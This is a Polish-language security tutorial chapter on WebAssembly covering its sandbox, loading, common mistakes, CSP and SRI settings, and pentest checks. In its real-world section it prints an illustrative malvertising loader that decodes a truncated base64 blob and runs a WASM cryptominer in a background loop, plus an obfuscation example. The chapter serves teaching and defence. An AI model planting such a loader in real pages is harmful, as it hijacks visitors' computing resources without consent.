- **Silny sandbox** — brak bezpośredniego dostępu do DOM, OS, sieci (tylko przez JavaScript "glue")
- **Liniowa pamięć** — dostęp tylko do własnej liniowej przestrzeni adresowej
- **Stack-based VM** — deterministyczne wykonanie

```
// Ładowanie i wykonanie modułu WASM:
const response = await fetch('/module.wasm');
const buffer = await response.arrayBuffer();
const module = await WebAssembly.compile(buffer);
const instance = await WebAssembly.instantiate(module, importObject);

// Wywołanie eksportowanej funkcji WASM:
const result = instance.exports.add(10, 20);
console.log(result); // 30
```

2. Dlaczego powstał

Problem: JavaScript nie jest wystarczająco szybki dla CPU-intensive tasks

Przed WebAssembly (W3C MVP 2017):

- Gry 3D, video codecs, kryptografia, kompresja, machine learning → zbyt wolne w JS
- asm.js (Mozilla 2013): podzbiór JS z deklaracjami typów → AOT compilation → 50% prędkości native
- Potrzeba prawdziwego formatu binarnego z kontrolą typów

WebAssembly rozwiązuje:

1. **Wydajność**: zbliżona do C/C++ (bez JIT overhead)
 2. **Przenośność**: jeden moduł działa w Chrome, Firefox, Safari, Node.js
 3. **Bezpieczeństwo**: sandbox — nie ma bezpośredniego dostępu do zasobów OS
 4. **Wielojęzyczność**: Rust, C++, Go, C# i inne → WASM
-

3. Jak działa

Format modułu

```
WebAssembly moduł binarny składa się z sekcji:
- Type section: definicje typów funkcji
- Import section: importy z JavaScript (funkcje, pamięć, tabele)
- Function section: deklaracje funkcji WASM
- Memory section: konfiguracja liniowej pamięci
- Global section: zmienne globalne
- Export section: eksporty do JavaScript
- Code section: bytecode funkcji
```

Liniowa pamięć

```
// Pamięć WASM: liniowy bufor bajtów
const memory = new WebAssembly.Memory({ initial: 1 }); // 1 page = 64KB

// WASM może czytać/pisać TYLKO w tej pamięci
// JavaScript może też czytać/pisać (przez TypedArray):
const buffer = new Uint8Array(memory.buffer);
buffer[0] = 42;

// Wywołanie WASM z pamięcią:
const { instance } = await WebAssembly.instantiateStreaming(
  fetch('/module.wasm'),
  { js: { memory } } // importObject
);
```

Import/Export model

```
// WASM może importować funkcje z JavaScript:
const importObject = {
  env: {
    // WASM może wywołać te funkcje:
    console_log: (value) => console.log(value),
    memory: new WebAssembly.Memory({ initial: 10 }),
    table: new WebAssembly.Table({ initial: 0, element: 'anyfunc' }),
  }
};

const { instance } = await WebAssembly.instantiate(wasmBytes, importObject);

// JavaScript wywołuje WASM:
instance.exports.myFunction(42);
```

Typy WebAssembly

```
Podstawowe typy WASM:
i32, i64 – 32 i 64-bitowe liczby całkowite
f32, f64 – 32 i 64-bitowe liczby zmiennoprzecinkowe
v128 – 128-bitowy wektor (SIMD, wymaga crossOriginIsolated)
funcref – referencja do funkcji
externref – zewnętrzna wartość (np. JS obiekt)
```

4. Co dzieje się wewnątrz

Sandbox model WASM

WebAssembly security model:

1. Memory safety: tylko liniowa pamięć – brak dostępu do adresów spoza niej
→ Buffer overflow ograniczony do liniowej pamięci WASM (nie system memory)
2. Type safety: silnie typowany – brak rzutowania między typami jak w C
→ Bezpieczniejszy niż surowy C/C++ (ale: nie wszystkie błędy wyeliminowane!)
3. Control flow integrity: call stack jest wirtualny, nie native OS stack
→ Stack overflow w WASM → trap, nie crashowanie OS
4. Brak dostępu do:
 - Sieci (tylko przez JS imports: fetch)
 - DOM (tylko przez JS callbacks)
 - OS (tylko przez WASI w środowiskach poza przeglądarką)
 - Kryptografii (tylko przez JS import lub WebCrypto)
5. ALE: kod JavaScript "glue" może być podatny!
WASM sam jest bezpieczny ale JS wrapper może mieć luki

Wielowątkowość i SharedArrayBuffer

```
// WASM Threads wymaga crossOriginIsolated (COOP + COEP):
if (!crossOriginIsolated) {
  throw new Error('WASM threads wymagają cross-origin isolation');
}

const sharedMemory = new WebAssembly.Memory({
  initial: 10,
  maximum: 100,
  shared: true, // SharedArrayBuffer pod spodem!
});

// Worker:
const worker = new Worker('worker.js');
worker.postMessage({ memory: sharedMemory }, [sharedMemory.buffer]);
// Teraz WASM może używać Atomics do synchronizacji między threadami
```

WASM → JavaScript call overhead

Każde wywołanie przez granicę WASM↔JS ma overhead (boundary crossing):

- Konwersja typów (i32 ↔ Number)
- Context switching
- Sprawdzenie bezpieczeństwa

Dlatego: batch operacje zamiast wielu małych wywołań
WASM jest najszybszy dla pure computation

5. Analogiczny przykład z życia

WebAssembly to **certyfikowany program w elektronicznym sandbox**:

- Program (WASM moduł) jest zweryfikowany przy ładowaniu (walidacja bytecode)

- Działa w zamkniętej skrzynce (sandbox VM) — nie ma bezpośredniego dostępu do systemu
- Gdy potrzebuje zasobów zewnętrznych (np. wypisać na ekran): prosi strażnika (JS import) który wykonuje operację w jego imieniu
- Strażnik (JS glue code) to jedyna droga do świata zewnętrznego
- Sandbox gwarantuje że program nie może "uciec" poza przydzieloną mu pamięć (liniową)

6. Przykład kodu

```
// === Bezpieczne ładowanie i weryfikacja WASM ===

async function loadWasmModule(url, importObject = {}) {
  // Sprawdź wsparcie:
  if (!WebAssembly) {
    throw new Error('WebAssembly niedostępne');
  }

  // UWAGA: jeśli moduł pochodzi z CDN – użyj SRI!
  // <script type="module"> z integrity dla skryptów ładujących WASM

  try {
    // instantiateStreaming jest preferowane (szybsze):
    const { instance, module } = await WebAssembly.instantiateStreaming(
      fetch(url, {
        // Zawsze z credentials domyślnymi lub jawnie:
        credentials: 'same-origin',
      }),
      importObject
    );

    return instance;

  } catch (err) {
    // Fallback dla serwerów bez poprawnego Content-Type:
    if (err instanceof TypeError) {
      const response = await fetch(url);
      const bytes = await response.arrayBuffer();
      const { instance } = await WebAssembly.instantiate(bytes, importObject);

      return instance;
    }
    throw err;
  }
}

// Użycie:
const wasmInstance = await loadWasmModule('/crypto.wasm', {
  env: {
    memory: new WebAssembly.Memory({ initial: 10 }),
    // Tylko bezpieczne imports!
  }
});
```

```
// === WASM z izolowaną pamięcią – bezpieczny dostęp ===

class WasmSandbox {
  constructor(instance, memoryExport) {
    this.instance = instance;
    this.memory = memoryExport;
  }

  // Bezpieczny odczyt stringa z WASM memory:
  readString(ptr, length) {
    const view = new Uint8Array(this.memory.buffer, ptr, length);
    return new TextDecoder().decode(view);
  }

  // Bezpieczny zapis stringa do WASM memory:
  writeString(str, ptr) {
    const encoded = new TextEncoder().encode(str);
    const view = new Uint8Array(this.memory.buffer);

    // UWAGA: sprawdź bounds! Zapis poza buforem → błąd
    if (ptr + encoded.length > this.memory.buffer.byteLength) {
      throw new RangeError('WASM memory write out of bounds');
    }

    view.set(encoded, ptr);
  }

  // Wywołanie WASM funkcji z error handling:
  call(funcName, ...args) {
    const func = this.instance.exports[funcName];
    if (!func) throw new Error(`WASM export not found: ${funcName}`);

    try {
      return func(...args);
    } catch (err) {
      // WASM trap (unreachable, out of bounds itp.):
      if (err instanceof WebAssembly.RuntimeError) {
        console.error('WASM trap:', err.message);
        throw new Error('WASM runtime error: ' + err.message);
      }
      throw err;
    }
  }
}

```

```
// === C kod kompilowany do WASM (dla kontekstu) ===

// example.c:
#include <stdint.h>
#include <string.h>

// Eksportowana funkcja:
__attribute__((used))
int32_t safe_add(int32_t a, int32_t b) {
    // WASM i32 overflow: zachowanie jak modular arithmetic (wrapping)
    return a + b;
}

// Praca na pamięci:
__attribute__((used))
void copy_data(uint8_t* dst, const uint8_t* src, size_t len) {
    // Kompilacja do WASM: wskaźniki są offsetami w liniowej pamięci
    memcpy(dst, src, len);
}

// Kompilacja:
// emcc example.c -o example.wasm -s EXPORTED_FUNCTIONS='["_safe_add","_copy_data"]'
```

7. Przykład z prawdziwej aplikacji

Malvertising przez WASM

CVE-2019 i inne przypadki: złośliwe skrypty reklamowe używały WASM do:

```
// Malicious ad script → loader → WASM cryptominer:
const wasmBytes = atob('AGFzbQEAAAABWfGAn9/AX8DAgEABwgBBGfKZAAAA...');
// (zakodowany skompresowany WASM cryptominer)

const buffer = new Uint8Array(wasmBytes.length);
wasmBytes.split('').forEach((c, i) => buffer[i] = c.charCodeAt(0));

const module = await WebAssembly.compile(buffer.buffer);
const instance = await WebAssembly.instantiate(module, {
    env: { memory: new WebAssembly.Memory({ initial: 256 }) }
});

// Cryptomining w tle:
function mine() {
    instance.exports.mine_block(/* params */);
    requestAnimationFrame(mine);
}
mine();
```

Detekcja i ochrona:

- CSP: `script-src 'wasm-unsafe-eval'` — kontrola WASM evaluation
- Performance monitoring: wysoki CPU = możliwy cryptominer
- WASM moduły mogą być blokowane przez CSP

WASM dla kryptografii w przeglądarce

```
// Libsodium.js (używa WASM) – bezpieczna kryptografia:
const sodium = await SodiumPlus.auto();

// Szyfrowanie:
const key = await sodium.crypto_secretbox_keygen();
const nonce = await sodium.randombytes_buf(sodium.CRYPTO_SECRETBOX_NONCEBYTES);
const ciphertext = await sodium.crypto_secretbox(plaintext, nonce, key);

// WASM daje przewagę:
// - Szybkość: operacje kryptograficzne 10-100x szybsze niż pure JS
// - Stały czas: WASM bytecode ma bardziej deterministyczne timing (mniej timing attacks)
```

Deobfuscation: WASM jako wektor ukrywania kodu

```
// Atakujący używa WASM do ukrycia malicious logic:
const wasmInstance = await WebAssembly.instantiate(obfuscatedBytes);
const decodeKey = wasmInstance.exports.decode(0xDEADBEEF);
// Logika dekodera jest w WASM → trudna do analizy przez statyczne narzędzia

// Obrona:
// - WASM można decompilować (wasm2wat, Ghidra, IDA)
// - CSP 'wasm-unsafe-eval' kontroluje dynamiczne WASM
// - Monitoruj sieć: duże binarne payload → możliwy WASM loader
```

8. Typowe błędy programistów

Błąd 1: Trustowanie danych ze WASM jak trustowanemu JS

```
// BŁĄD: WASM zwraca dane traktowane jako safe
const result = wasmInstance.exports.process_user_input(userInputPtr);
const output = readStringFromMemory(result);
document.getElementById('output').innerHTML = output; // XSS!

// Nawet jeśli WASM jest bezpieczny, dane mogą zawierać HTML:
// Jeśli WASM przetwarza user input i zwraca HTML string → XSS przez innerHTML

// POPRAWKA: sanitizej output WASM jak każdy inny niezaufany input:
document.getElementById('output').textContent = output; // bezpieczne
// lub: DOMPurify.sanitize(output) jeśli HTML jest wymagany
```

Błąd 2: Brak weryfikacji Content-Type dla WASM

```
// BŁĄD: instantiateStreaming bez sprawdzenia Content-Type
await WebAssembly.instantiateStreaming(fetch(url));
// Serwer może zwrócić cokolwiek z niepoprawnym Content-Type → error lub podatność

// Serwer MUSI zwracać: Content-Type: application/wasm
// Przeglądarka blokuje WASM z niepoprawnym Content-Type (modern browsers)
// ALE: starsze przeglądarki mogą go zaakceptować

// POPRAWKA: sprawdź Content-Type jeśli potrzebny fallback:
const response = await fetch(url);
if (response.headers.get('Content-Type') !== 'application/wasm') {
    throw new Error('Invalid Content-Type for WASM');
}
```

Błąd 3: CSP bez 'wasm-unsafe-eval'

```
# CSP blokuje WASM compilation domyślnie od Chrome 97!
Content-Security-Policy: script-src 'self' 'nonce-RANDOM'
# → WebAssembly.instantiate() jest blokowane przez unsafe-eval policy!

# POPRAWKA: dodaj 'wasm-unsafe-eval' jeśli używasz WASM:
Content-Security-Policy: script-src 'self' 'nonce-RANDOM' 'wasm-unsafe-eval'
# 'wasm-unsafe-eval' jest bezpieczniejszy niż 'unsafe-eval' (pozwala tylko WASM,
nie eval())
```

Błąd 4: Ładowanie WASM z CDN bez SRI

```
// BŁĄD: ładowanie WASM z external CDN bez integrity check
const { instance } = await WebAssembly.instantiateStreaming(
    fetch('https://cdn.example.com/crypto.wasm')
    // BRAK integrity check!
);

// CDN może być skompromitowany → malicious WASM zamiast oczekiwanego!

// POPRAWKA: sprawdź hash WASM modułu po pobraniu:
async function loadWasmWithVerification(url, expectedHash) {
    const response = await fetch(url);
    const bytes = await response.arrayBuffer();

    // Weryfikacja hash:
    const hashBuffer = await crypto.subtle.digest('SHA-384', bytes);
    const hash = btoa(String.fromCharCode(...new Uint8Array(hashBuffer)));

    if (hash !== expectedHash) {
        throw new Error('WASM integrity check failed!');
    }

    return WebAssembly.instantiate(bytes, importObject);
}
```

9. Znaczenie dla bezpieczeństwa

Pozytywne aspekty bezpieczeństwa WASM

1. Memory Safety (w granicach sandboxa):
 - Brak buffer overflow do zewnętrznej pamięci
 - Dostęp tylko do własnej liniowej pamięci
 - Trap zamiast undefined behavior
2. Type Safety:
 - Silne typowanie (nie C-style casting)
 - Brak type confusion przez implicit coercions
3. Control Flow Integrity:
 - Indirect calls sprawdzane przy runtime
 - Brak arbitrary jump poza zdefiniowane funkcje
4. Brak bezpośredniego IO:
 - Sieć, DOM, OS → tylko przez JS imports
 - Izolacja od systemu

Negatywne aspekty / zagrożenia

1. Cryptomining:
 - WASM umożliwia wydajne crypto mining (Monero, itp.)
 - Trudniejszy do detekcji niż JS (bytecode = obfuscated)
 - Ochrona: CSP 'wasm-unsafe-eval', Permissions-Policy, monitoring CPU
2. Deobfuscation barrier:
 - Malware w WASM jest trudniejszy do analizy statycznej
 - Wymaga decompilacji (wasm2wat, Ghidra)
 - Obfuscated JS często ładuje WASM jako drugi etap
3. Timing attacks przez WASM:
 - WASM może mierzyć timing precyzyjnie (szczególnie z SAB)
 - Spectre: WASM + SAB + SharedArrayBuffer = wysokiej rozdzielczości timer
 - Ochrona: crossOriginIsolated dla SAB
4. JS Glue code podatności:
 - WASM sam jest bezpieczny ale JS wrapper może mieć XSS, SQL injection itp.
 - Dane z WASM nie są automatycznie "bezpieczne" do wstrzyknięcia w DOM
5. Supply chain WASM:
 - Biblioteki kompilowane do WASM z podatnym kodem C/C++
 - CVE w libpng, zlib itp. → WASM build też podatny
 - Aktualizuj biblioteki i rekompiluj!

CSP i WASM

```
# Kontrola WASM przez CSP:

# Blokuj całkowicie (jeśli nie używasz WASM):
Content-Security-Policy: default-src 'self'
# WebAssembly.compile/instantiate jest zablokowane przez default!

# Zezwól na WASM:
Content-Security-Policy: script-src 'self' 'wasm-unsafe-eval'
# 'wasm-unsafe-eval': tylko WASM compilation – NIE eval() ani Function()

# Najbardziej restrykcyjne z WASM:
Content-Security-Policy: script-src 'self' 'nonce-{RANDOM}' 'strict-dynamic' 'wasm-unsafe-eval'
```

Powiązane CWE

- **CWE-703** — Improper Check or Handling of Exceptional Conditions (WASM traps)
- **CWE-119** — Improper Restriction of Operations within Memory Buffer (WASM memory access)
- **CWE-400** — Uncontrolled Resource Consumption (cryptomining przez WASM)
- **CWE-79** — XSS (output z WASM wstrzyknięty do DOM)

10. Jak identyfikować podczas pentestu

Wykryj WASM na stronie

```
// DevTools → Network → filtruj "wasm"
// Szukaj requestów do plików .wasm

// Programatycznie:
const resources = performance.getEntriesByType('resource')
    .filter(r => r.initiatorType === 'fetch' || r.name.endsWith('.wasm'));
console.table(resources.map(r => ({ url: r.name, size: r.encodedBodySize })));
```

```
# Burp Suite: wyszukaj .wasm w historii
# Lub intercept: sprawdź Content-Type: application/wasm

# Decompiluj WASM do WAT (WebAssembly Text Format):
wasm2wat module.wasm -o module.wat
# Czytaj code section, import/export sections
```

Sprawdź CSP dla WASM

```
curl -I https://target.com | grep -i "content-security-policy"
# Szukaj 'wasm-unsafe-eval' lub 'unsafe-eval'
# Brak → WASM może być zablokowane lub nie używane
```

Test cryptomining detection

```
// Monitoring CPU przez WASM:
// Sprawdź czy istnieje pętla uruchamiana przez raf lub setInterval:

// Podejrzane patterns w Network:
// - Duże (.wasm) pliki ~100KB-500KB bez widocznej funkcjonalności
// - fetch() do .wasm z dynamicznie generowanych URL
// - atob() na dużych stringach → możliwy encrypted WASM loader

// Sprawdź: wysoki CPU przy otwartej stronie = możliwy cryptominer
```

11. Jak testować bezpieczeństwo

- ☐ Czy CSP zawiera 'wasm-unsafe-eval' jeśli WASM jest używane?
- ☐ Czy WASM moduły z CDN mają SRI (hash weryfikację)?
- ☐ Czy serwer zwraca Content-Type: application/wasm dla .wasm plików?
- ☐ Czy output z WASM jest sanityzowany przed wstrzyknięciem do DOM?
- ☐ Czy WASM wielowątkowy (SharedArrayBuffer) wymaga crossOriginIsolated?
- ☐ Czy .wasm pliki są sprawdzane pod kątem złośliwego kodu (reverse engineering)?
- ☐ Czy biblioteki C/C++ kompilowane do WASM są aktualne (brak CVE)?
- ☐ Czy WASM może wykonywać cryptomining (monitoring CPU)?
- ☐ Czy dynamiczny WASM (z fetch + atob) nie jest używany do ukrycia malware?
- ☐ Czy błędy WASM (traps, RuntimeError) są poprawnie obsługiwane?

12. Jak się zabezpieczać

```
# Kompletna konfiguracja bezpieczeństwa dla aplikacji z WASM:

# CSP:
Content-Security-Policy:
  default-src 'none';
  script-src 'self' 'nonce-{RANDOM}' 'strict-dynamic' 'wasm-unsafe-eval';
  connect-src 'self' https://api.example.com;
  img-src 'self' data: https://cdn.example.com;

# Cross-origin isolation (dla WASM threads):
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Embedder-Policy: require-corp

# SRI na script który ładuje WASM:
# <script src="/wasm-loader.js" integrity="sha384-..." crossorigin="anonymous">
</script>
```

```
// === Bezpieczna fabryka WASM modułów z walidacją ===

const WASM_HASHES = {
  'crypto.wasm': 'sha384-EXPECTED_HASH_HERE',
  'image.wasm': 'sha384-EXPECTED_HASH_HERE_2',
};

async function loadVerifiedWasm(name, importObject) {
  const expectedHash = WASM_HASHES[name];
  if (!expectedHash) {
    throw new Error(`Nieznany moduł WASM: ${name}`);
  }

  const response = await fetch(`/wasm/${name}`);
  if (!response.ok) {
    throw new Error(`Nie można załadować ${name}: ${response.status}`);
  }

  const bytes = await response.arrayBuffer();

  // Weryfikacja integralności:
  const [algorithm, expected] = expectedHash.split('-');
  const hashBuffer = await crypto.subtle.digest(
    algorithm.toUpperCase(),
    bytes
  );
  const actual = btoa(String.fromCharCode(...new Uint8Array(hashBuffer)));

  if (actual !== expected) {
    throw new Error(`WASM integrity check FAILED dla ${name}!`);
  }

  const { instance } = await WebAssembly.instantiate(bytes, importObject);
  return instance;
}

// Wrapper sanityzujący output:
function sanitizeWasmOutput(wasmResult, context) {
  if (typeof wasmResult === 'string') {
    // Zawsze sanityzuj stringi z WASM jeśli pójdą do DOM:
    return DOMPurify.sanitize(wasmResult);
  }
  return wasmResult;
}
```

13. Podsumowanie

Kluczowe fakty:

1. WebAssembly = niskopoziomowy binarny format uruchamiany w sandboxie przeglądarki
2. Dostęp do DOM/sieci/OS tylko przez JavaScript imports — pełna izolacja
3. Zagrożenia: cryptomining (wydajny WASM), ukrywanie malware (trudniejszy do analizy), XSS przez niesanityzowany output
4. CSP: `'wasm-unsafe-eval'` wymagane dla WASM; lepsze niż `'unsafe-eval'`
5. WASM Threads wymaga `crossOriginIsolated = true` (COOP + COEP)

Dla pentestera:

- Szukaj `.wasm` plików w Network tab — co ładują? Skąd?
- Sprawdź CSP: czy `'wasm-unsafe-eval'` jest obecne?
- Wykryj cryptominer: monitoring CPU przy otwartej stronie
- Decompiluj WASM: `wasm2wat module.wasm` → analiza importów i logiki
- Sprawdź czy output WASM jest sanityzowany przed wstrzyknięciem do DOM
- WASM z CDN bez SRI = supply chain risk

Powiązania

WebAssembly

- Web Workers (Rozdział 20)
WASM często uruchamiany w Workers (nie blokuje main thread)
SharedArrayBuffer dla WASM threads wymaga crossOriginIsolated
- COOP + COEP (Rozdziały 42-43)
wymagane dla crossOriginIsolated → WASM threads + SAB
- CSP (Rozdział 36)
`'wasm-unsafe-eval'`: kontrola WASM compilation
Bez CSP: WASM może być dynamicznie ładowane (cryptominer risk)
- SRI (Rozdział 38)
Weryfikacja integralności .wasm plików z CDN
Krytyczne: supply chain attacks przez podmieniony WASM